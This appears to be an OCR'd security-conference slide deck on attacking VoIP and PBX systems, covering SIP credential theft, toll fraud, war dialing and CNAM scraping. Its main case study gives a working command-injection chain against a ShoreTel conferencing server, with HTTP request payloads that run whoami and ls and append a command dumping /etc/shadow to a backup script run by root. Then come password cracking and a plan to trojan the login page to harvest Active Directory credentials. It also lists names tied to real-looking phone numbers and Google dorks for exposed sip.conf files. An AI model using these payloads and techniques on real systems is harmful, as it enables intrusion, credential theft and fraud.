
Protocol attacks to eavesdrop on calls

SIP credentials are trivial to steal and re-use.

MITM

- PBX -> Attacker PBX -> Tubes
- Trivial to record, deny, etc.

Wireless.



OS Attacks

Who patches the phone system? Sys admins?
The telephony guys?

Not *MY* Problem, right?



Default passwords.

“changeme”

Toll Fraud

Easier than ever before

Like Perl, there's more than one way to do it wrong.

Dial Plan Logic Errors = Outbound trunks

Default Telnet or VxWorks credentials

Toll Fraud

Voicemail Collect Charges Attack

Stealing Credentials

Google for sip.conf & iax.conf

Denial of Service

Childs play.



**HERE
COMES
A
NEW
CHALLENGER**

Web Interfaces

(Hi Raf!)

**A whole new way to
fail.**

Web Interfaces

Ease of Use = Ease of Compromise

Inherit the OWASP Top 10+++

Just one example.



cisco cross-site scripting (unified|ip phone|call manager)



Search

Instant is on ▼

About 84,900 results (0.16 seconds)

[Advanced search](#)

Everything

Images

Videos

News

Shopping

More

Chicago, IL

[Change location](#)

All results

[Wonder wheel](#)

[More search tools](#)

▶ [Cisco Security Advisory: XSS and SQL Injection in Cisco ...](#) 🔍

Aug 29, 2007 ... For CallManager and **Unified Communications Manager** version 3.x and 4.x systems, ... **Manager** (CUCM) is the **call** processing component of the **Cisco IP** For additional information on **XSS** attacks and the methods used to ...

www.cisco.com/.../products_security_advisory09186a00808ae327.shtml - [Cached](#) - [Similar](#)

[Cisco Security Response: Cisco CallManager Input Validation ...](#) 🔍

May 23, 2007 ... **Cisco CallManager** is the software-based **call-processing** ...

www.cisco.com/warp/public/.../cisco-sr-20070523-ccm.shtml - [Cached](#) - [Similar](#)

[+ Show more results from cisco.com](#)

[Cisco Call Manager : List of security vulnerabilities](#) 🔍

Security vulnerabilities of **Cisco Call Manager** : List of all related cve security ... in **Cisco callmanager** and **Unified Communications Manager** (CUCM) before ... Multiple **cross-site scripting (XSS)** vulnerabilities in **Cisco callmanager** and ...

www.cvedetails.com/vulnerability-list/.../Cisco-Call-Manager.html - [Cached](#)

[PDF] [Cross-Site Scripting Vulnerability in Atrise EveryFind](#) 🔍

File Format: PDF/Adobe Acrobat

intitle:"index.of" (sip.conf | iax.conf) "last.modified"

 shae-sp-studio.jpg	19-Oct-2010 18:24 104K
 shae.zshrc	20-Nov-2007 17:58 6.6K
 shaelisp.tar.gz	25-Aug-2010 09:04 1.0M
 shaescreen.png	30-Jan-2007 14:48 43K
 shallIcompare.text	21-Mar-2006 06:19 1.3K
 shapr-haskell.wav	24-Jul-2006 08:54 40K
 shapr.id_dsa.pub	18-Feb-2010 15:34 615
 shaprname.wav	07-Nov-2007 17:08 32K
 shim.tar.bz2	19-Aug-2007 16:49 67K
 sip.conf	20-Aug-2010 12:49 1.0K
 spj-unicycle-paolo2.jpeg	05-Sep-2006 11:59 567K
 spj-unicycle.jpg	20-Jun-2007 14:16 40K
 spj-unicycleng-paolo1.jpeg	05-Sep-2006 11:59 485K
 ssh2.pub	30-Oct-2006 09:05 741

```
[to_sipprovider]
type = peer
username = training18
fromuser = training18
fromdomain = example.com
secret = training
canreinvite = no
insecure = invite,port
host=192.168.101.1
deny = 0.0.0.0/0
permit = 192.168.101.1/255.255.255.255
disallow = all
allow = gsm
allow = ulaw
allow = alaw
qualify = yes
nat = no
```

```
[se_xlite]
type = friend
host = dynamic
secret = xlite
context = local
mailbox=6001@default
callerid = "Xlite Erisson" <6001>
setvar=USERID=xerisson
```

```
[se_polycom]
type = friend
host = dynamic
secret = polycom
;context = international
context = unlimited
mailbox=6002@default
callerid = "Polycom Erisson" <6002>
setvar=USERID=perisson
```

**Remember when we
had to scan for codes?**



Device Information

Cisco IP Phone CP-7941G (SEP001C581CBF22)

- [Device Information](#)
- [Network Configuration](#)
- [Network Statistics](#)
- [Ethernet Information](#)
- [Access](#)
- [Network](#)
- Device Logs**
- [Console Logs](#)
- [Core Dumps](#)
- [Status Messages](#)
- [Debug Display](#)
- Streaming Statistics**
- [Stream 1](#)

MAC Address	001C581CBF22
Host Name	SEP001C581CBF22
Phone DN	1005
App Load ID	Jar41sccp.8-2-2ES1.sbn
Boot Load ID	7941G_64-02070631Amd64megRel.bin
Version	SCCP41.8-2-2SR1S
Hardware Revision	1.0
Serial Number	FCH112490RR
Model Number	CP-7941G
Message Waiting	No
UDI	phone
	Cisco IP Phone 7941
	CP-7941G

TFTP?!?

ShoreWare Director - Microsoft Internet Explorer

Address: <http://10.3.0.10/shorewaredirector/MainFrame.asp>

File Edit View Favorites Tools Help



ShoreWare Director

Logoff Administrator

Administration

Maintenance

- Quick Look
- Switch Connectivity
- Conference Ports
- Event Log...
- Services
- Event Filters

Documentation

Quick Look

Last updated: 9/28/2005 3:07:44 PM (GMT -07:00) [refresh](#)

Local time: 9/28/2005 3:08:14 PM (GMT -07:00) [Help](#)

Switches

Site	TMS Comm	Usage	Service
◆ Sunnyvale HQ	3/3	Idle	IP Phone(s) Out of Service
◆ London	0/0		
◆ Munich	0/0		
◆ New York - Remote Site	1/1	Idle	In Service
◆ SF - Remote Site	1/1	Idle	In Service

Servers

Server	Status	Services	Today's Events
◆ Headquarters	In Service	Running	5 13 91

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PBX in a Flash 1.3

Welcome to the latest PBX in a Flash with CentOS 5.2, FreePBX 2.4, and your choice of Asterisk 1.4 or 1.6. Stay current. Run update-scripts and update-fixes weekly!

New User Interface!

Our special thanks to Kennon Software for the terrific new IE6-compatible Web 2.0 dynamic menus with customizable buttons, branding, and WOW!

Documentation

Do some reading!

The PIAF Forums

Come join the fun!

Users



Voicemail & Recordings



Flash Operator Panel




MeetMe Conference



Nerd Vittles AsteriDex



Nerd Vittles Reminders



AsteriDex Outlook Sync



FreePBX Administration



Menu Configuration



For Tier 3, paid Technical Support, contact:
PBX Development Team at 1-888-Nerd-Uno
or email: support@pbxinaflash.com

**Remember when we
had to wardial for this?**

Derail: War Dialing

iWAR by da Beave

WarVOX by HDM

ToneLoc (yes, people still use it)

Slow or Expensive

You pick.

Pro Tip:

- CNAM lookups!
- Backspooof
- HTTP API

CNAM SteamRoller v.01

=====

Scanning 310-659-1851 through 310-659-1899

GARRETT BROOKE <3106591851>
WESTCLIFF MED L <3106591852>
LOS ANGELES CA <3106591853>
NORTMAN DONALD <3106591854>
SHAW DAVID <3106591855>
STARBUCK COFFEE <3106591856>
STARBUCK COFFEE <3106591857>
SHINDE D <3106591858>
LOS ANGELES CA <3106591859>
NORTMAN DONALD <3106591860>
NEMZER SOFIA <3106591861>
SANDLER KAREN <3106591862>
ELAT MARKETS <3106591863>
LOS ANGELES CA <3106591864>
TEPLER M <3106591865>

Google for Asterisk + “CallerID” or
“Asterisk CNAM”

\$0.002 a query

(roughly one share of LGTT)

Where was I?

Oh, right...

Case Study:

Owning the whole network via the phone

(not talking about SE here)

ShoreTel Converged Conferencing

Opening Converged Conferencing

- You may close this window after you have signed in.
- After you sign in, closing the window that contains your contact list will sign you out. To receive instant messages

[View a list of supported browsers](#)



ShoreTel Conference

- “Convergence” - IM, Conference, WebEx
- Super secret software (Linux, shhh!)
- No root for you!

Converged Conferencing Director - Console Login:

Admin Name

Password

Login

admin / changeme





[Configuration](#)

[Provisioning](#)

[Monitoring](#)

[Reporting](#)

[Logout](#)

Conference Director

5.6.2b2681

To begin, select one of the links at the top of the screen.

- TCP/IP Settings
- VOIP Settings
- Bridge Port Settings
- System Options
- LDAP Configuration
- Voice Prompts
- Translation Tables
- Music On Hold Settings
- SSL Certificate
- Licensing
- Manual Server Backup
- Automatic Server Backup
- Manual Server Restore
- Shutdown
- Upgrade Server Software
- Advanced Settings



Configuration

Provisioning

Monitoring

Reporting

Logout

- Active Calls
- Active Media
- System Status
- Site Connections
- Server Status
- System Commands

Command	Options	
netstat	r <input type="checkbox"/> i <input type="checkbox"/> s <input type="checkbox"/> v <input type="checkbox"/> n <input type="checkbox"/> l <input type="checkbox"/> a <input type="checkbox"/>	Execute
ping	<input type="text"/>	Execute
ifconfig	all <input type="button" value="v"/>	Execute
route	e <input type="checkbox"/> ee <input type="checkbox"/> n <input type="checkbox"/> v <input type="checkbox"/>	Execute
Results		

Command	Options	
netstat	r <input type="checkbox"/> i <input type="checkbox"/> s <input type="checkbox"/> v <input type="checkbox"/> n <input type="checkbox"/> l <input type="checkbox"/> a <input type="checkbox"/>	Execute
ping	<input type="text"/>	Execute
ifconfig	all <input type="button" value="v"/>	Execute
route	e <input type="checkbox"/> ee <input type="checkbox"/> n <input type="checkbox"/> v <input type="checkbox"/>	Execute

Results

Kernel IP routing table

Destination	Gateway	Genmask	Flags	MSS	Window	irtt	Iface
10.1.1.0	*	255.255.255.0	U	0	0	0	eth0
192.168.254.0	*	255.255.255.0	U	0	0	0	vmnet1
169.254.0.0	*	255.255.0.0	U	0	0	0	eth0
127.0.0.0	*	255.0.0.0	U	0	0	0	lo
default	10.1.1.1	0.0.0.0	UG	0	0	0	eth0

via Burp Suite

cmd=netstat&option_r=+-r+&option_ping=&ifconfig_opts=

response

raw headers hex html render

Command	Options	
netstat	r <input type="checkbox"/> i <input type="checkbox"/> s <input type="checkbox"/> v <input type="checkbox"/> n <input type="checkbox"/> l <input type="checkbox"/> a <input type="checkbox"/>	Execute
ping	<input type="text"/>	Execute
ifconfig	all <input type="button" value="v"/>	Execute
route	e <input type="checkbox"/> ee <input type="checkbox"/> n <input type="checkbox"/> v <input type="checkbox"/>	Execute

syscmds.cgi

```
# Prevent them from executing followon commands, or piping
  if ( $option =~ /[;|'\` \(\{\}/ ) {
    $results = "Illegal option specified. Not executing command.";
  } else {
    $results = `/bin/ping -c 5 $option 2>&1`;
  }
}
```

Oops.

`%26` is `!=` “|”

This is why phone people shouldn't write webapps.

cmd=netstat&option_r=%26 whoami

+ < >

response

route | e ee n v

Results

nobody

Active Internet connections (w/o servers)

**Savant, who cares?
'nobody' is a nobody.**

```
cmd=netstat&option_r=%26 ls -lah
```

+ < >

response

raw headers hex html **render**

```
-rwxr-xr-x 1 nobody nobody 249K Mar 17 2006 CallLogOps
-rwxr-xr-x 1 nobody nobody 244K Mar 17 2006 GetPhones
-rwxr-xr-x 1 nobody nobody 244K Mar 17 2006 LogonMessages
-rwxr-xr-x 1 nobody nobody 261K Mar 17 2006 Manageurls
-rwxr-xr-x 1 nobody nobody 245K Mar 17 2006 PersonalAccountMgr
-rwxr-xr-x 1 nobody nobody 245K Mar 17 2006 PhoneOps
-rwxrwxr-x 1 nobody nobody 916 Feb 21 2006 XML_Micro.pm
-rwxrwxr-x 1 nobody nobody 7.2K Feb 21 2006 activecalls.cgi
-rwxrwxr-x 1 nobody nobody 2.3K Feb 21 2006 activeusers.cgi
-rwxrwxr-x 1 nobody nobody 4.3K Feb 21 2006 addorg.cgi
```

```
cmd=netstat&option_r=%26 ls -lah scp.expect
```

+ < >

response

raw headers hex html **render**

ping	<input type="text"/>	Execute
ifconfig	all <input type="button" value="v"/>	Execute
route	e <input type="checkbox"/> ee <input type="checkbox"/> n <input type="checkbox"/> v <input type="checkbox"/>	Execute

Results

```
-rwxrwxr-x 1 nobody nobody 2.1K Feb 21 2006 scp.expect  
Active Internet connections (w/o servers)
```

done

**Nightly automated
backups.**

...and it is run by root.



```
cmd=netstat&option_r=%26 echo "spawn cat /etc/shadow > /tmp/oops.tmp" >> scp.expect
```

+

<

>

response

raw

headers

hex

html

render

```
HTTP/1.1 200 OK
Date: Fri, 15 Apr 2011 07:27:19 GMT
Server: Apache/1.3.33 (Unix) mod_perl/1.27
Set-Cookie: edialc1=%1B1%9CY%F1; path=/
Set-Cookie: edialc2=%19%3D%90%5E%F8%F0%7C%01; path=/
Set-Cookie: edialc3=1302856039; path=/
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 10517
```

Automated Backup Settings

Enable Automated Nightly Backups <input checked="" type="checkbox"/>	
Destination Host <input type="text" value="127.0.0.1"/>	Destination Directory <input type="text" value="/tmp/"/>
Backup User ID <input type="text" value="root"/>	Backup User ID Password <input type="password"/>
<input checked="" type="radio"/> Use scp <input type="radio"/> Use non secure ftp	
<input type="button" value="Save"/>	

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store

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- ings
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- Settings
- ons
- guration
- ots
- Tables
- old Settings
- ate
- er Backup
- erver
- er Restore
- ver
- ettings

Backup User Data

- Backup user/call database
- Backup SSL Certificate
- Backup documents (slides, recordings, attachments)
- Backup configuration files
- Backup prompt sets
- Backup custom branding
- Backup translation tables

Save

[Click here to download the backup.](#)

john

**“Ok, so that’s one box,
impress me.”**

Remember this?


Yeah, that's active directory enabled.

ShoreTel **Converged Conferencing**

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- You may close this window after you have signed in.
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[View a list of supported browsers](#)



Simple to patch.

- Tweak login page to capture credentials to file.
- Same host, no problems with SSL cert
- Schedule a conference with CEO, IT, Ops.

I accidentally the whole
org chart.

MSF Module(s)

- ShoreTel Brute by Keith Leigh
- <http://code.google.com/p/shoretel-brute/>
- MSF Root payload module coming soon.

Questions?

[@savant42](#) on the twitters